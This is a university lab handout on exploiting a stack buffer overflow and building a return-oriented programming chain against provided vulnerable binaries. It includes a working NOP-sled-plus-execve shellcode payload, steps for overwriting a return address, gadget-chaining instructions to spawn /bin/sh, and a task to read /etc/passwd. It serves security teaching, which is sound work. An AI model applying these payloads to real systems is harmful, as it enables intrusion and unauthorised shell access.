Ensimag **UFR IM2AG**

M2 CyberSecurity

Lab session: exploiting a stack buffer overflow

Preamble:

- You can work either on the Ensimag computers (under Ubuntu) or on your own laptop (assuming it runs a **Linux OS on an x86_64 processor!**).
- Your are expected to upload your **report** on the Moodle course page, focusing **at least** on **one exercise** (they are independent each others), before **November the 10th**.
- You are asked to work by groups of 2 (and then upload only **one report per group**).
- You can download the necessary files on the Moodle course page.

Exercise 1: a classical BoF exploit

The purpose of this exercise is to "hijack" the behavior of a binary vulnerable code by exploiting a classical stack buffer overflow vulnerability. In this version we will inject our shell code directly in the target buffer (i.e., in the stack). Hence this exploit will work because the stack has been specified as *executable* when the target code has been compiled (using the "*-z execstack*" option).

Part 1: know the target

Run the executable code `./bof` first with a short string argument on a command line, and then with a "large enough" argument to get a *segmentation fault* (see the Appendix to know how to generate large input strings with python).

Using Ghidra try to guess where is the problem (a buffer overflow !) comes from. You can confirm your guess by using gdb (**basic gdb commands are recalled in the Appendix**):

```
gdb bof
run $(python -c 'print ("A"*300)')
disas
```

You should get a crash and see where it occurs ... Either using Ghidra again or gdb you should understand that the culprit is a call to the function `strcpy`.

The next step is now to know **exactly** how to craft an input value allowing to overwrite the return address using a value of your choice (namely, after how many "A"s do you start overwriting the return address). Using Ghidra you can know the length **L** of the buffer filled by `strcpy`. Since there is no other local variables we may assume that the buffer is located just above the stack frame and hence 8 bytes above the return address. This assumption needs to be confirmed by entering (L+8) "A" followed by 6 "B" (remember that stack addresses contain only 6 significant bytes) and checking that the return address of the function calling `strcpy` is indeed rewritten with 6 B"s.
This can be verified with gdb by printing the registers and looking the content of the program counter (called `rip` ob x86_64 processors):

```
run "$(python -c 'print ("A"*(L+8) + "B"*6)')" // python 3
info reg
```

Part 2: set up a shell code

On this exercise we are going to use an existing shell code allowing to open a shell by calling /bin/sh. Numerous examples of such shell codes are available on internet (depending on your target architecture). We are goin to use the following one:

http://shell-storm.org/shellcode/files/shellcode-806.php

We propose here to store this shell code at the **beginning** of the input buffer overwritten by `strcpy` (since this buffer is large enough !). However, to make this shell code more "robust" (in case our address computation is not perfect or is altered by gdb) it is possible to add a sequence of NOPs (empty instructions) in front of it. Hence our final program input should look like:

- a sequence of 16 NOPs (16 being here are arbitrary number)
- the shell code
- a sequence of "A" (to fill the remaining space up to the return address)
- the address of the beginning of the buffer

The shell-code size is 27 bytes, plus 16 NOPs. The number of "A"s should then be L+8-16-27. This can be verified using gdb (you should **remove the line breaks** when copy-pasting such long commands):

```
run "$(python -c "import sys; sys.stdout.buffer.write(b'\x90'*16+b'\x31\xc0\x48\xbb\xd1\x9d\x96\
x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'+b'\x41'
*(256+8-16-27)+b'\x42'*6)")"
```

Here again, you should get a crash because register `rip` contains `0x424242424242`.

It now remains to *find the address ADDR of the beginning of the buffer*. We know that this buffer is in the stack and populated with our shell-code (starting with NOPs) when the call to strcpy completes. Hence, to know the buffer address a possible solution is to do the following:

- run the program under gdb with a breakpoint just after the call to `strcpy` (ie, at the instruction following this call);
- look for the address pointed to by the stack pointer `rsp` (`info reg`)
- look at the stack content by dumping some bytes of memory starting from this address (you will easily see at which address your payload starts)

Step 3 : putting everything together ...

Assuming you found the address ADR= 0x7fffffff**dead**, your final run under gdb should look like:

```
run "$(python -c "import sys; sys.stdout.buffer.write(b'\x90'*16+b'\x31\xc0\x48\xbb\xd1\x9d\x96\
x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'+b'\
x41'*(256+8-16-27)+b'\xad\xde\xff\xff\xff\x7f')")"
```

Then you should get a shell !
Draw in your report the **stack content** which allowed you to get this shell.

Unfortunately the ASLR protection prevents us to run this exploit outside gdb on the Ensimag desktops (unless you use you own laptop and you can disable the ASLR) ...
See the next exercise for a more effective solution!

Extension : changing the shell-code

Make the `bof` program printing the content of `/etc/passwd` (finding a suitable shell-code on the web)


Exercise 2: using Return-Oriented Programming

In the previous exercise it was necessary to allow the execution of code located in the stack (by compiling the executable with the `-z execstack` option).

A possible workaround is to use the so-called "return-oriented programming" (ROP) technique which consists in building the shell-code by chaining together pieces of "ret-terminated" instruction sequences, located in the code segment, and called *gadgets*.

For instance, if your shell code consist in moving 42 into register RAX you simply need to push into the stack "abcdefgh" and 42, where "abcdefgh" is the address of the gadget "pop rax ; ret". If "abcdefgh" overwrites a return address then your shell code will be executed ...

More generally, a ROP attack works as follows:



Part1: a shellcode

On Linux systems the `syscall` function allows to directly call *system level functions* which allows to replace the running program by a new one, executed in a fresh environment (stack, heap, etc.). In particular `execve` allows to execute "/bin/sh". This is illustrated in the program `syscall.c`.

Compile this program and execute to check that it works well:

```
gcc -o syscall syscall.c
```

Have a look at the disassembled binary code produced (using objdump, or Ghidra).

Note however that the syscall function used in this example is actually a wrapper to the "real" (i.e., system level) syscall function, which is written directly in assembly. This system level primitives uses a slightly different calling convention than the one used in syscall.c. You can see it on this web page. Our ROP-chain will aim to produce a similar calling sequence.

Part 2: our target

Our target will the executable called `rop`. Disassemble it to understand that:

- this program (silently) waits for a keyboard input using `fgets`;
- this input string is stored into a buffer located in the stack;

- this buffer may overflow ...
  Why ? What is the buffer size ? What are the arguments of `fgets` ?
- the Ascii codes of the buffer content are printed on the screen.

Run this program with several input strings in order to obtain the following behaviors:

- no errors
- a segmentation fault
- a "`Size too big: XXX`" error message

Indicate for which input length you obtained these behaviors ...
Using gdb (as in exercise 1) you can easily verify how many characters **N** you should give in order to control the return address of function main.

Part 3: prepare a ROP-chain

Our next objective is to find a ROP-chain available inside rop and allowing to perform a syscall (similar to the one showed in Exercise 1, but calling directly the system level syscall primitive). To do so, you will just have to complete the Python script provided (`build-payload.py`).

According to this web page, the calling convention to use in order to open a shell via a to call the syscall kernel-level is the following:

- *step1*: put the address of a (global) string "`/bin/sh`" into `rdi`
- *step2*: put 0 into `rsi`
- *step3*: put 0 into `edx`
- *step4*: put `execve` code into `rax`
- *step5* call syscall

Hints:

- Remember that moving a value V into a register R can be simply done by:
  pushing the address of a gadget of the form "pop R; ret"
  pushing the value V
  Similarly, assigning 0 to a register can be done using the *xor* instruction.

- For step 1, we need to write "/bin/sh" in the data segment. Therefore we need a "write-what-where" gadget like

  ```
  mov qword ptr [rdx], rax ; ret
  ```

  The address of this segment can be retrieved as follows:

  ```
  > readelf -S rop | grep -i '.data '
        [20] .data          PROGBITS      00000000004ab0e0        000aa0e0
  ```

  The address of data segment is then 0x4ab0e0

  Therefore, we need to put 0x4ab0e0 into `rdx`, "/bin//sh" (with the double slash to get an 8-bytes value) into `rax`, and call our "write-what-where" gadget.

- Steps 2 and 3 are easy to get ...
- For step 4, we need to know that the code of `execve` is 59
  (https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/)

- Finally, for step 5, we simply need to find a gagdet "`syscall ; ret`".

Part 4: chaining everything together ...

Using the list of gadgets `gagdets-rop.txt` (sorted in alphabetical order) found in the executable `rop`, build your payload as follows:

N characters "A" followed by your ROP-chain

To do that you can use and complete the script `build-payload.py`.

To check if your exploit works you can then simply execute:

```
python build-payload.py > payload
cat payload - | ./rop
```

changing the shell-code

Make the `rop` program printing the content of `/etc/passwd` (finding a suitable shell-code on the web)

Appendix

Using Ghidra

Type `ghidraRun` to run Ghidra on the ensimag machines ...

- Create a new Project ```File -> New Project```` (Non-Shared Project)
- Give a name to this project (ex: BoF)
- Clikck on codebrowser (the dragoon icon))
- Import the executable file : File -> import -> bof
- Run the analysis and look at the function (decompiled) code using Symbol Tree -> functions
- To better see the Control-Flow Graph you can also select Window -> Function Graph

Using gdb

gdb PGM : to start gdb on program PGM
disas FUNC : disassemble function FUNC
run : run the program
run ARG : run the program with argument ARG

b* ADDR : put a breakpoint at address ADDR
(e.g., "b* main+16" puts a breakpoint at instruction 16 of function main)
stepi : execute the next (assembly) instruction
continue : resume the execution after a breakpoint

info registers: print the content of all the registers

x/x ADDR : dump the memory content (one word) at address ADDR
x/4x ADDR : dump the next 4 words of the memory content from address ADDR
x/16x $rsp : dump the next 16 words of the memory content from the address contained in ESP
x/i ADDR : print the instruction at address ADDR

<u>Using python to generate a string</u>

* From a terminal, as a program argument:

To run `program` with argument “AAAAAAAAAA”

```
./program $(python -c 'print ("A"*10)')
```

To run `program` with 10 times the hexadecimal value 90 written in binary (90 being the opcode of instruction NOP in x86_64 processors)

```
./program $(python -c "import sys; sys.stdout.buffer.write(b'\x90'*16)")
```

The same commands can be used from gdb as well, for instance

```
run $(python -c 'print ("A"*10)')
```

* From a terminal, as an input string (read in the code using for instance `fgets` or `scanf`)

You can use the python command to print the string in a file and re-direct the input stream:

```
python -c 'print ("A"*10)' > some-file
./program < some-file
```

You can also use a pipe:

```
python -c 'print ("A"*10)' | ./a.out
```

The same command (with a pipe) can also be used inside gdb:

```
run < <(python -c 'print ("A"*10)')
```